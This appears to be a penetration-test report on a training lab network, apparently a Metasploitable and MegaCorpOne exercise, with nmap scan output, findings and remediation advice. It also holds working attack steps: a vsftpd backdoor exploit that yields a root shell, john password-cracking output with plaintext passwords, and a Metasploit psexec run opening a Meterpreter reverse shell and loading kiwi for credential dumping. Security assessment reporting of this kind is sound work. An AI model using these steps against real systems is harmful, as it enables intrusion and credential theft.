
```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.008 days (since Tue Mar 26 18:26:49 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-system-info: ERROR: Script execution failed (use -d to debug)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-03-26T19:12:51-04:00

TRACEROUTE
HOP RTT     ADDRESS
1   1.71 ms 172.22.117.150

Initiating SYN Stealth Scan at 18:37
Scanning 172.22.117.100 [1000 ports]
Discovered open port 80/tcp on 172.22.117.100
Discovered open port 5901/tcp on 172.22.117.100
Discovered open port 6001/tcp on 172.22.117.100
Completed SYN Stealth Scan at 18:37, 1.24s elapsed (1000 total ports)
Initiating Service scan at 18:37
Scanning 3 services on 172.22.117.100
Completed Service scan at 18:37, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.100
NSE: Script scanning 172.22.117.100.
Initiating NSE at 18:37
```



Zenmap
Scan Tools Profile Help
Target: 172.22.117.0/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01 (172
172.22.117.10
172.22.117.15
Filter Hosts
Port Protocol State Service Version
21 tcp open ftp vsftpd 2.3.4
23 tcp open telnet Linux telnetd
25 tcp open smtp Postfix smtpd
53 tcp open domain ISC BIND 9.4.2
80 tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111 tcp open rpcbind 2 (RPC #100000)
139 tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445 tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512 tcp open exec netkit-rsh rexecd
513 tcp open login
514 tcp open shell Netkit rshd
1099 tcp open java-rmi GNU Classpath grmiregistry
1524 tcp open bindshell Metasploitable root shell
2049 tcp open nfs 2-4 (RPC #100003)
2121 tcp open ftp ProFTPD 1.3.1
3306 tcp open mysql MySQL 5.0.51a-3ubuntu5
5432 tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7



5432 tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900 tcp open vnc VNC (protocol 3.3)
6000 tcp open X11 (access denied)
6667 tcp open irc UnrealIRCd
8009 tcp open ajp13 Apache Jserv (Protocol v1.3)
8180 tcp open http Apache Tomcat/Coyote JSP engine 1.1


Target: 172.22.117.0/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01 (172
172.22.117.10
172.22.117.15
Port Protocol State Service Version
80 tcp open http Apache httpd 2.4.46
5901 tcp open vnc VNC (protocol 3.8)
6001 tcp open X11 (access denied)
8080 tcp filtered http-proxy


Scan Tools Profile Help
Target: 172.22.117.0/24
Profile: Intense scan
Scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01 (172
172.22.117.10
172.22.117.15
Port Protocol State Service Version
53 tcp open domain Simple DNS Plus
88 tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-27 16:55:17Z)
135 tcp open msrpc Microsoft Windows RPC
139 tcp open netbios-ssn Microsoft Windows netbios-ssn
389 tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445 tcp open microsoft-ds
464 tcp open kpasswd5
593 tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636 tcp open tcpwrapped
3268 tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269 tcp open tcpwrapped


OS Host
WinDC01 (172.22.117.10)
Windows10 (172.22.117.20)
172.22.117.100
Port Protocol State Service
53 tcp open domain
88 tcp open kerberos-sec
135 tcp open msrpc
139 tcp open netbios-ssn
389 tcp open ldap
445 tcp open microsoft-ds
464 tcp open kpasswd5
593 tcp open ncacn_http
636 tcp open tcpwrapped
3268 tcp open ldap
3269 tcp open tcpwrapped


OS Host
WinDC01 (172.22.117.10)
Windows10 (172.22.117.20)
172.22.117.100
Port Protocol State Service Version
135 tcp open msrpc Microsoft Windows RPC
139 tcp open netbios-ssn Microsoft Windows netbios-ssn
445 tcp open microsoft-ds
3390 tcp open ms-wbt-server Microsoft Terminal Services


Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01 (172.22.117.10)
Windows10 (172.22.117.20)
172.22.117.100
Port Protocol State Service Version
80 tcp open http Apache httpd 2.4.46
5901 tcp open vnc VNC (protocol 3.8)
6001 tcp open X11 (access denied)
8080 tcp filtered http-proxy

```
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00091s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-01 17:38:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-S
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-S
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00076s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 172.22.117.100
Host is up (0.000082s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE     VERSION
80/tcp   open     http        Apache httpd 2.4.46
|_http-server-header: Apache/2.4.46 (Debian)
5901/tcp open     vnc         VNC (protocol 3.8)
6001/tcp open     X11         (access denied)
8080/tcp filtered http-proxy
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/1%OT=80%CT=1%CU=36895%PV=Y%DS=0%DC=L%G=Y%TM=660AF14B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=MFFD7ST11NW7%O2=MFFD7ST11NW7%O3=MFFD7NNT11NW7%O4=MFFD7ST11NW7%O5=MFFD
OS:7ST11NW7%O6=MFFD7ST11)WIN(W1=FFCB%W2=FFCB%W3=FFCB%W4=FFCB%W5=FFCB%W6=FFC
OS:B)ECN(R=Y%DF=Y%T=40%W=FFD7%O=MFFD7NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y
OS:%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:=40%CD=S)
```

Metasploid

```
┌──(root💀kali)-[~]
└─# nmap -sV 172.22.117.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-13 16:23 EST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 16:24 (0:00:01 remaining)
Nmap scan report for 172.22.117.150
Host is up (0.031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.74 seconds

┌──(root💀kali)-[~]
└─#
```

```
┌──(root💀kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-01 13:35 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00052s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-01 17:35:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00068s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
80/tcp   open     http       Apache httpd 2.4.46
5901/tcp open     vnc        VNC (protocol 3.8)
6001/tcp open     X11        (access denied)
8080/tcp filtered http-proxy
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 41.72 seconds
```

```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
find / -type f -iname "admin*.txt"
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/var/tmp/adminpassword.txt
/var/www/twiki/data/TWiki/AdminSkillsAssumptions.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

```
┌──(root💀kali)-[~]
└─# ssh msfadmin@172.22.117.150
The authenticity of host '172.22.117.150 (172.22.117.150)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.22.117.150' (RSA) to the list of known hosts.

msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Jan 13 14:57:37 2022
msfadmin@metasploitable:~$
```

```
┌──(root💀kali)-[~]
└─# nano hasheskiwi.txt

┌──(root💀kali)-[~]
└─# john --format=mscash2 hasheskiwi.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-03-27 19:53) 0.4846g/s 14861p/s 14964c/s 14964C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```

Summary Vulnerability Overview

Vulnerability	Severity
Weak Password on Public Web Application	**Critical**

VSFTPD Backdoor	Critical
Weak-Stored Password Policy	Critical
Unsecured Microsoft Directory Services (TCP/UDP 445)	High
Ssh-keys exchange	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux: 172.22.117.100 Windows: 172.22.117.20 WinDC10: 172.22.117.10
Ports	Linux: 80, 5901, 6001, 8080 Windows: 135, 139, 445, 3390 WinDC10: 53, 88, 135, 139, 389, 445, 463, 493, 636, 3268, 3269

1

Exploitation Risk	Total
Critical	3
High	1
Medium	0
Low	0


Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. **ICP** was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com




Remediation:


- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.
- Reset the user **trivera**'s password.
- Reset the user **msmith'**s password
- Reset the user **mcarlow** 's password
- Reset the user **agrofield** 's password


VSFTPD Backdoor:

Risk Rating: **Critical**

Description:
During a penetration test conducted by **ICO**, a security vulnerability pertaining to VSFTPD (Very Secure File Transfer Protocol Daemon) was identified. Specifically, the test revealed the presence of a backdoor within the VSFTPD system. This backdoor potentially allows unauthorized access to the system, posing a significant security risk.








```
┌──(root💀kali)-[~]
└─# john jhonpassw.txt --show
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
msfadmin:cybersecurity:18996:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7:::
tstark:Password!:19005:0:99999:7:::

7 password hashes cracked, 1 left

┌──(root💀kali)-[~]
└─#
```

```
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the
Use the "--format=md5crypt-long" option to force
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other k
Warning: Only 2 candidates buffered for the curr
user             (user)
Warning: Only 6 candidates buffered for the curr
postgres         (postgres)
Warning: Only 5 candidates buffered for the curr
Warning: Only 7 candidates buffered for the curr
Warning: Only 4 candidates buffered for the curr
Warning: Only 6 candidates buffered for the curr
service          (service)
Warning: Only 7 candidates buffered for the curr
Almost done: Processing the remaining buffered c
Proceeding with wordlist:/usr/share/john/passwor
123456789        (klog)
password         (systemd-ssh)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:00:48  3/3 0.1435g/s 28753p/s 59099c/s 5
Use the "--show" option to display all of the cr
Session aborted
```



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               tstark           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:50989 ) at 2024-03-27 19:41:36 -0400

meterpreter > load kiwi
```

```
meterpreter > shell
Process 3348 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.
```

```
┌──(root💀kali)-[~]
└─# nano hasheskiwi2.txt

┌──(root💀kali)-[~]
└─# john --format=nt hasheskiwi2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
